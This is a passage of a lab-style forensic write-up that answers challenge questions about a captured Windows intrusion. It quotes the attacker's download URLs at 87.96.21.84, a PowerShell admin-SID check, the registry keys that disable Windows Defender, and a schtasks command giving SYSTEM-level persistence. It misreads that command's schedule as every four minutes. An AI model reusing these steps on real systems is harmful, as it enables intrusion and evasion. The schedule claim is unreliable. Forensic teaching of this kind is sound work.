Notably, the host application field references winlogon.exe, a critical system process responsible for managing user logins and sessions. This suggests that the attacker injected their Metasploit C2 framework into the winlogon.exe process to gain administrative privileges and execute malicious commands stealthily.
Injecting code into winlogon.exe is particularly dangerous because this process runs with high privileges, and compromising it can grant attackers full control over the system. Defenders should monitor process creation logs and PowerShell events to detect abnormal activity, particularly when sensitive processes like winlogon.exe are involved. Implementing logging, command-line auditing, and endpoint detection solutions can help identify and mitigate such attacks.
Question 6
Question 6: Following privilege escalation, the attacker attempted to download a file. Can you identify the URL of this file downloaded?
After gaining elevated privileges, the attacker attempted to download a file, as evidenced by the HTTP traffic captured in the packet stream.

The packets show an HTTP GET request directed to http://87.96.21.84/checking.ps1, which appears to be a PowerShell script. This request indicates that the attacker used the HTTP protocol to retrieve the script, likely to execute further malicious commands or establish persistence on the compromised system.
The HTTP request headers, shown in the screenshot, specify the destination IP address 87.96.21.84, with the script named checking.ps1 hosted at this location. The HTTP version used is 1.1, and the connection is set to “Keep-Alive,” enabling persistent connections to the server. This setup is often used by attackers to maintain communication with their Command and Control (C2) infrastructure.
The HTTP response from the server indicates a successful status code of 200 OK, confirming that the requested file was available and delivered to the attacker. Additionally, the server information reveals it is running SimpleHTTP/0.6 with Python 3.11.8, a lightweight web server often deployed for quick file hosting during attacks. This further supports the likelihood that the attacker was using a Python-based web server to host and distribute malicious files.
Within the PowerShell script, variables and functions are defined to handle web requests. Notably, the $url variable points to http://87.96.21.84, suggesting the attacker intended to test or interact with this URL programmatically. The script includes configurations to bypass SSL certificate validation and handle errors silently, which are common tactics used to evade security controls during malicious operations.
The identified URL, http://87.96.21.84/checking.ps1, serves as the source of the downloaded file and marks a critical point in the attack timeline where the attacker likely executed this script to continue exploitation or establish a foothold in the network.
Question 7
Question 7: Understanding which group Security Identifier (SID) the malicious script checks to verify the current user’s privileges can provide insights into the attacker’s intentions. Can you provide the specific Group SID that is being checked?
A Security Identifier (SID) is a unique, immutable identifier assigned to security principals, such as users, groups, and computers, in Windows operating systems. SIDs are used to manage and enforce access control through permissions and policies. Each SID consists of a string that represents a specific entity, and some well-known SIDs are predefined for groups like administrators, guests, and users. Attackers often query SIDs to determine the privileges of the compromised account and adapt their actions, such as escalating privileges or executing commands, based on the level of access.
In the downloaded PowerShell script, the malicious script includes a check for the group SID S-1-5-32-544 using the Windows Identity API. This SID corresponds to the Administrators group, which grants elevated privileges on the local system.

The script uses the PowerShell command:
1
$priv = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")
This command evaluates whether the current user belongs to the Administrators group by matching the group SID against the list of groups associated with the logged-in user. If the user is a member of the Administrators group, the $priv variable is set to True, enabling the script to execute privileged actions without additional authentication.
This check confirms the attacker’s intent to ensure they have administrative privileges before proceeding with the execution of further commands or payloads. Monitoring scripts and logs for such SID queries can help identify malicious activities attempting to assess or escalate privileges within a compromised environment. Security teams should also enforce the principle of least privilege and use auditing tools to detect unauthorized SID lookups.
Question 8
Question 8: Windows Defender plays a critical role in defending against cyber threats. If an attacker disables it, the system becomes more vulnerable to further attacks. What are the registry keys used by the attacker to disable Windows Defender functionalities? Provide them in the same order found.
Windows Defender is the built-in antivirus and anti-malware solution in Windows operating systems, designed to protect systems against viruses, spyware, ransomware, and other malicious threats. It includes features such as real-time protection, behavior monitoring, and cloud-based threat analysis. As a core security component, Windows Defender plays a crucial role in preventing malware execution and blocking unauthorized access attempts. Attackers often target it during an intrusion to disable its protections, allowing them to execute malicious payloads and maintain persistence without detection.
By analyzing the downloaded script, the attacker disables multiple Windows Defender functionalities by modifying registry keys under the path HKLM:\SOFTWARE\Microsoft\Windows Defender.

The specific registry keys targeted by the attacker, in the order found in the script, are:
DisableAntiSpyware- This key disables Windows Defender’s anti-spyware capabilities.DisableRoutinelyTakingAction- This key prevents Defender from taking automatic remediation actions against detected threats.DisableRealtimeMonitoring- This key turns off real-time protection, allowing malware to execute without immediate detection.SubmitSamplesConsent- This key disables the feature that sends suspicious samples to Microsoft for analysis.SpyNetReporting- This key disables the reporting of threat intelligence data to Microsoft, reducing visibility into potential attacks.
The script further checks if the registry path exists and creates it if missing, ensuring the keys are added or modified successfully. It then assigns each key a value of 1, effectively turning off the corresponding Defender feature. Finally, the script stops and disables the Windows Defender service WinDefend, along with other security services, to further weaken system defenses.
By disabling these protections, the attacker ensures that malicious activities can proceed without interference, emphasizing the importance of monitoring registry changes and enforcing security policies to protect critical configurations.
Question 9
Question 9: Can you determine the URL of the second file downloaded by the attacker?
To determine the URL of the second file downloaded by the attacker, we need to carefully examine the HTTP traffic captured during the attack. By analyzing the sequence of HTTP GET requests, we can observe patterns of file retrieval that indicate additional scripts being downloaded to execute further actions. After the initial download of the checking.ps1 script, which likely facilitated reconnaissance and privilege escalation, the attacker issued another HTTP GET request targeting a different file.

The network capture reveals an HTTP request made to download a script named del.ps1. This request was sent to the IP address 87.96.21.84, specifying the file path /del.ps1 over HTTP/1.1 protocol. The connection headers include the “Keep-Alive” directive, indicating that the attacker intended to maintain a persistent session with the server for additional commands or downloads. The user agent string identifies the request as being generated by PowerShell, which was injected earlier in the winlogon.exe process.
The server responded to this request with a 200 OK status code, confirming that the script was successfully hosted and delivered. The use of PowerShell in this operation aligns with common attacker tactics, as it allows for file downloads, command execution, and system modifications without requiring third-party tools. Given its name, del.ps1 may have been designed to perform destructive actions, such as deleting logs, removing evidence, or disabling security mechanisms to cover the attacker’s tracks.
The URL used to download the second file is http://87.96.21.84/del.ps1, which serves as a critical indicator of compromise. Security teams should block access to this URL, investigate any related activity, and analyze the contents of the script to understand its intended functionality and potential impact on the system.
Question 10
Question 10: Identifying malicious tasks and understanding how they were used for persistence helps in fortifying defenses against future attacks. What’s the full name of the task created by the attacker to maintain persistence?
Scheduled tasks are a feature in Windows that allow users and administrators to automate the execution of scripts, commands, or programs at predefined times or intervals. While this functionality is useful for legitimate administrative tasks, attackers often abuse it to maintain persistence within a compromised system. By creating scheduled tasks, adversaries can ensure that malicious payloads execute automatically, even after a reboot, without requiring manual intervention.
The network capture was filtered using the Wireshark filter http contains "schtasks", which specifically looks for HTTP traffic containing the keyword “schtasks.”

This filter helps narrow down traffic that may involve the use of the schtasks.exe utility, a Windows command-line tool used to create, delete, or manage scheduled tasks. Filtering for this keyword is effective in identifying malicious activity related to task scheduling.

Examining the HTTP stream reveals the attacker’s method for establishing persistence. The captured script shows the use of schtasks.exe to create a scheduled task that runs a PowerShell script downloaded earlier. The attacker downloads the script del.ps1 from http://87.96.21.84/del.ps1 and saves it in the C:\ProgramData\del.ps1 directory. The script is then executed using PowerShell with bypassed execution policies, ensuring it can run without restrictions.
To maintain persistence, the attacker creates a scheduled task using the following command:
1
schtasks.exe /f /tn "\Microsoft\Windows\MUI\LPUpdate" /tr "C:\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass -File C:\ProgramData\del.ps1" /ru SYSTEM /sc HOURLY /mo 4 /create
This command schedules the task under the name: \Microsoft\Windows\MUI\LPUpdate
It is configured to execute hourly, every four minutes, with SYSTEM-level privileges, enabling it to run with elevated permissions. The task leverages the trusted Microsoft\Windows path to blend in with legitimate tasks, reducing the likelihood of detection.
Identifying and analyzing this task highlights the importance of monitoring scheduled tasks for unusual names or configurations. Security teams should regularly audit task schedules, check for tasks with high privileges, and look for scripts or commands referencing external hosts to detect and neutralize persistence mechanisms.
Question 11
Question 11: According to your analysis of the second malicious file, what is the MITRE ID of the tactic the file aims to achieve?
The MITRE ATT&CK framework is a globally accessible knowledge base that documents adversary tactics, techniques, and procedures (TTPs) observed in real-world cyberattacks. It is widely used by cybersecurity professionals to analyze threats, develop defenses, and map attack patterns to specific techniques. The framework is organized into tactics, which represent the goals an attacker wants to achieve, and techniques, which describe how these goals are accomplished. Each tactic and technique is assigned a unique ID to standardize threat categorization and improve threat intelligence sharing.
Based on the analysis of the second malicious file, del.ps1, its primary purpose is defense evasion, its behavior aligns with techniques under the Defense Evasion TA0005 tactic in the MITRE ATT&CK framework. Defense evasion focuses on techniques used by attackers to avoid detection and bypass security mechanisms.
Given that the script disables security features, stops antivirus services, and modifies registry keys to turn off Windows Defender protections, the most relevant MITRE technique ID is:
This technique describes how adversaries disable or modify security tools, such as antivirus or endpoint protection, to evade detection. The script specifically disables Windows Defender functionalities, alters registry settings, and stops related services, ensuring the system becomes more vulnerable to subsequent malicious activities without triggering alerts.
Question 12
Question 12: What’s the invoked PowerShell script used by the attacker for dumping credentials?
Credential dumping is a technique used by attackers to extract account credentials, such as usernames and password hashes, from compromised systems. These credentials are often stored in memory, registry hives, or files and are targeted to gain unauthorized access to systems and escalate privileges. Attackers typically use tools or scripts to retrieve this sensitive information and leverage it for lateral movement or privilege escalation within a network.
The Wireshark filter applied in this capture, http contains "lsass", specifically looks for HTTP traffic related to processes interacting with the Local Security Authority Subsystem Service (LSASS). LSASS is a critical process in Windows that handles security policies, authentication, and the storage of credentials in memory.
